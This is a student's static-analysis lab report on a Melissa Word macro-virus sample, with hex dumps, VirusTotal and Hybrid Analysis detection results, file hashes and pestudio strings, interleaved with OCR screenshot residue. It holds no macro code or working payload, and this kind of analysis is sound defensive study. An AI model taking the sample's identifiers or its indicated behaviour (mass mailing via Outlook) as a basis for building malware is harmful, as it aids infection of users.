
MELISSA VIRUS STATIC ANALYSIS REPORT

SUBMITTED BY	**:-**	**ANANTHU R KRISHNAN** **MT20ACS493** **M.TECH IN CYBER SECURITY**
SUBMITTED TO	**:-**	**Prof DR. ASHU SHARMA**
SUBMITTED ON	**:-**	**18/09/2021**
AREA DIRECTOR	**:-**	**Dr. DEBASHISH SENGUPTA**

MALWARE ANALYSIS : FILENAME: SAMPLE_LAB6_18_SEP

Q1. <type of file>

Using hexaeditor findout the type of file.



File Information

File Name sample_lab6_18_sep

File Size 45,056 bytes (44 KiB)

Data Inspector (Little-endian)

Type	Unsigned (+)	Signed (±)
8-bit Integer	208	-48
16-bit Integer	53200	-12336
24-bit Integer	1167312	1167312
32-bit Integer	3759263696	-535703600
64-bit Integer (+)	16220472316735377360	
64-bit Integer (±)	-2226271756974174256	
16-bit Float. P.	-31.25	
32-bit Float. P.	-4.2027381e+19	
64-bit Float. P.	-5.863937899597236e+159	
LEB128 (+)	288720	
LEB128 (±)	288720	
MS-DOS DateTime	Invalid date	
OLE 2.0 DateTime	Invalid date	
UNIX 32-bit DateTime	2089-02-14 23:54:56 UTC	
Macintosh HFS DateTime	2023-02-15 05:24:56 Local	
Macintosh HFS+ DateTime	2023-02-14 23:54:56 UTC	

```
00000000  D0 CF 11 E0 A1 B1 1A E1 00 00 00 00 00 00 00 00  ╨╧.αí▒.ß........
00000010  00 00 00 00 00 00 00 00 3E 00 03 00 FE FF 09 00  ........>...■ ..
00000020  06 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00  ................
00000030  3A 00 00 00 00 00 00 00 00 10 00 00 3C 00 00 00  :...........<...
00000040  01 00 00 00 FE FF FF FF 00 00 00 00 39 00 00 00  ....■   ....9...
00000050  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF
00000060  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF
00000070  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF
00000080  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF
00000090  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF
000000A0  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF
000000B0  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF
000000C0  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF
000000D0  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF
000000E0  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF
000000F0  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF
00000100  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF
00000110  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF
00000120  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF
00000130  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF
00000140  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF
00000150  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF
00000160  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF
00000170  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF
00000180  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF
00000190  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF
000001A0  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF
```

Go To

Current Address 0x00000000 Memo

Last Address 0x0000AFFF

Go to

Search

Search for

Data Type
- □ 8-bit Integer
- □ 16-bit Integer
- □ 24-bit Integer
- □ 32-bit Integer
- □ 64-bit Integer
- □ 16-bit Floating Point
- □ 32-bit Floating Point
- □ 64-bit Floating Point
- □ LEB128
- □ Hexadecimal Values
- □ Text

Text Encoding All

□ Transform backslashes


Case Sensitivity □ Match Case (faster)

Byte Order ☑ Little-endian

□ Big-endian

D0 CF 11 E0 A1 B1 1A E1	ÐÏ□à¡±□á	0	doc xls ppt msg	Compound File Binary Format, a container format used for document by older versions of Microsoft Office.[27] It is however an open format used by other programs as well.

Using Detect it Easy tool exact type of file is identified.



File name: C:/Users/Hakka/Desktop/MalwareAnalysisLab/Lab6/sample_lab6_18_sep

File type: Binary

Entry point: 00000000

Base address: 0000

Scan: Detect It Easy(DiE)

Endianness: LE

Mode: Unknown

Architecture: NOEXEC

Type: Unknown

archive Microsoft Compound(MS Office 97-2003 or MSI etc.) S

□ Deep scan


100%

87 msec

Answer:- **Type of the file: MS Word Document**

Q2. Static Analysis:

Using virus total static analysis can be performed.



54 security vendors flagged this file as malicious


b3d734f08b01361edce0bde55f3b21b7befcdcf7fb442789098e8614c67fcdbf
sd9ekkxlb.dll

create-ole doc exe-pattern macros

44.00 KB
Size

2020-11-19 00:29:08 UTC
10 months ago

Ad-Aware	VB:Trojan.Emeka.398	AegisLab	Virus.MSWord.Melissa.n!c
AhnLab-V3	W97M/Assilem.F	ALYac	VB:Trojan.Emeka.398
Antiy-AVL	Virus/MSWord.Melissa	Arcabit	HEUR.VBA.V.1
Avast	MO97:Downloader-LI [Trj]	AVG	MO97:Downloader-LI [Trj]
Avira (no cloud)	W97M/Melissa.A.1	Baidu	MSWord.Virus.War.c
BitDefender	VB:Trojan.Emeka.398	CAT-QuickHeal	W97M.PSD.A
ClamAV	Win.Trojan.Psycho-3	Comodo	Virus.W97M.Melissa.A@7dke5g
Cynet	Malicious (score: 85)	Cyren	W97M/Melissa.A@mm
DrWeb	W97M.Assilem	Elastic	Malicious (high Confidence)
Emsisoft	VB:Trojan.Emeka.398 (B)	eScan	VB:Trojan.Emeka.398
ESET-NOD32	W97M/Melissa.A	F-Secure	Malware.W97M/Melissa.A.1




Basic Properties

MD5	1f2cdda0739dfffca3002e5caa12bbf9
SHA-1	0a3f52c2c45a94fb212bb02ffceae6deee96a7ed
SHA-256	b3d734f08b01361edce0bde55f3b21b7befcdcf7fb442789098e8614c67fcdbf
Vhash	b227c5d2cdd4c2b1ecfb711a72028e06
SSDEEP	384:FLIZbfUV37fp5kHh5zD83HWJxlJwStdFQhGoWSpwlyluD9AQH+j3+6OZ:Jbfm37f3k7PYHD0WSpMyl4A7d
TLSH	T13913B800A6F58B16E5FB573048FBEBE71F36BC01AE35860B2290730D1D76B90AD61326
File type	MS Word Document
Magic	CDF V2 Document, Little Endian, Os: Windows, Version 5.0, Code page: 1250, Title: ZARZ�D MIASTA OLSZTYNA, Author: Urz�d Miasta, Template: Normal, Last Saved By: UM Olsztyn, Revision Number: 4, Name of Creating Application: Microsoft Office Word, Total Editing Time: 21:00, Last Printed: Wed May 04 07:33:00 2005, Create Time/Date: Wed May 04 06:11:00 2005, Last Saved Time/Date: Mon May 16 08:04:00 2005, Number of Pages: 1, Number of Words: 496, Number of Characters: 2979, Security: 0
TrID	Microsoft Word document (78.9%)
TrID	Generic OLE2 / Multistream Compound (21%)
File size	44.00 KB (45056 bytes)

History

Creation Time	2005-05-05 06:11:00
First Seen In The Wild	2020-06-11 13:11:16
First Submission	2015-03-25 04:41:47
Last Submission	2018-06-18 11:53:45
Last Analysis	2020-11-19 00:29:08



Names ⓘ

sd9ekkxlb.dll

baltycka2.doc


output.62461453.txt

file.ashx

VirusShare_1f2cdda0739dfffca3002e5caa12bbf9

9103c4bd1aa5de002f82b0d4042f6c7afdcd1fcf

xSy15f0TO.xlsm




Bundled Files ⓘ

	Scanned	Detections	File type	Name
⌄	2020-11-11	44 / 61	VBA	

Graph Summary ⓘ

Static analysis using hybrid analysis



Analysis Overview

Submission name: sample_lab6_18_sep
Size: 44KiB
Type: doc office
Mime: application/msword
SHA256: b3d734f08b01361edce0bde55f3b21b7befcdcf7fb442789098e8614c67fcdbf
Last Anti-Virus Scan: 09/18/2021 04:57:48 (UTC)
Last Sandbox Report: 09/18/2021 04:57:42 (UTC)

malicious
AV Detection: 88%
Labeled as: Emeka


Anti-Virus Results

CrowdStrike Falcon
100%
Static Analysis and ML
Last Update: 09/18/2021 04:57:48 (UTC)
View Details: N/A
Visit Vendor:


MetaDefender
80%
Multi Scan Analysis
Last Update: 09/18/2021 04:57:48 (UTC)
View Details:
Visit Vendor:

VirusTotal
84%
Multi Scan Analysis
Last Update: 09/18/2021 04:57:48 (UTC)
View Details:
Visit Vendor:

Static analysis using P-Studio



pestudio 9.15 - Malware Initial Assessment - www.winitor.com [c:\users\hakka\downloads\sample_lab6_18_sep]
file
settings
about
c:\users\hakka\downloads\sample_lab6_18_sep
indicators (8)
virustotal (54/64)
strings (547)

property	value
md5	1F2CDDA0739DFFFCA3002E5CAA12BBF9
sha1	0A3F52C2C45A94FB212BB02FFCEAE6DEEE96A7ED
sha256	B3D734F08B01361EDCE0BDE55F3B21B7BEFCDCF7FB442789098E8614C67FCDBF
first-bytes-hex	D0 CF 11 E0 A1 B1 1A E1 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3E 00 03 00 FE FF 09 00 06
first-bytes-text	.. .. > .. ..
file-size	45056 (bytes)
entropy	3.498


pestudio 9.15 - Malware Initial Assessment - www.winitor.com [c:\users\hakka\downloads\sample_lab6_18_sep]
file
settings
about
c:\users\hakka\downloads\sample_lab6_18_sep
indicators (8)
virustotal (54/64)
strings (547)

engine (64/64)	score (54/64)	date (dd.mm.yyyy)	age (days)
Lionic	Virus.MSWord.Melissa.n!c	18.11.2020	304
Elastic	malicious (high confidence)	30.10.2020	323
MicroWorld-eScan	VB:Trojan.Emeka.398	18.11.2020	304
CAT-QuickHeal	W97M.PSD.A	18.11.2020	304
McAfee	W97M/Melissa.a@MM	18.11.2020	304
Zillya	Virus.Melissa.MacroWord.2	18.11.2020	304
Sangfor	Malware	16.11.2020	306
K7AntiVirus	Macro (0008bf1f1)	18.11.2020	304
K7GW	Macro (0008bf1f1)	18.11.2020	304
Invincea	WM97/Meliss-Fam	18.11.2020	304
Baidu	MSWord.Virus.War.c	18.03.2019	915
Cyren	W97M/Melissa.A@mm	19.11.2020	303
Symantec	W97M.Melissa.gen@mm	18.11.2020	304
TotalDefense	Melissa.A:mm	18.11.2020	304
TrendMicro-HouseCall	W97M_MELISSA.A	18.11.2020	304
Avast	MO97:Downloader-LI [Trj]	18.11.2020	304
ClamAV	Win.Trojan.Psycho-3	18.11.2020	304
Kaspersky	Virus.MSWord.Melissa	18.11.2020	304
BitDefender	VB:Trojan.Emeka.398	18.11.2020	304
NANO-Antivirus	Virus.Macro.Melissa.bine	18.11.2020	304
Tencent	OLE.Win32.Macro.700021	19.11.2020	303
Ad-Aware	VB:Trojan.Emeka.398	18.11.2020	304
Emsisoft	VB:Trojan.Emeka.398 (B)	18.11.2020	304
Comodo	Virus.W97M.Melissa.A@7dke5g	18.11.2020	304
F-Secure	Malware.W97M/Melissa.A.1	18.11.2020	304
DrWeb	W97M.Assilem	18.11.2020	304
VIPRE	W97M.Melissa.A (v)	18.11.2020	304

sha256: B3D734F08B01361EDCE0BDE55F3B21B7BEFCDCF7FB442789098E8614C67FCDBF signature: n/a


pestudio 9.15 - Malware Initial Assessment - www.winitor.com [c:\users\hakka\downloads\sample_lab6_18_sep]
file
settings
about
c:\users\hakka\downloads\sample_lab6_18_sep
indicators (8)
virustotal (54/64)
strings (547)

encoding (2)	size (bytes)	file-offset	blacklist (0)	hint (13)	group (0)	value (547)
ascii	4	0x00009713	-	utility	-	at d
ascii	12	0x0000A5D6	-	utility	-	CreateObject
ascii	5	0x0000A606	-	utility	-	Logon
ascii	4	0x0000A768	-	utility	-	Send
unicode	64	0x0000240C	-	size	-	ci przez cudzoziemca w rozumieniu ustawy z dnia 24 marca 1920r.
ascii	21	0x00005554	-	office	-	Microsoft Office Word
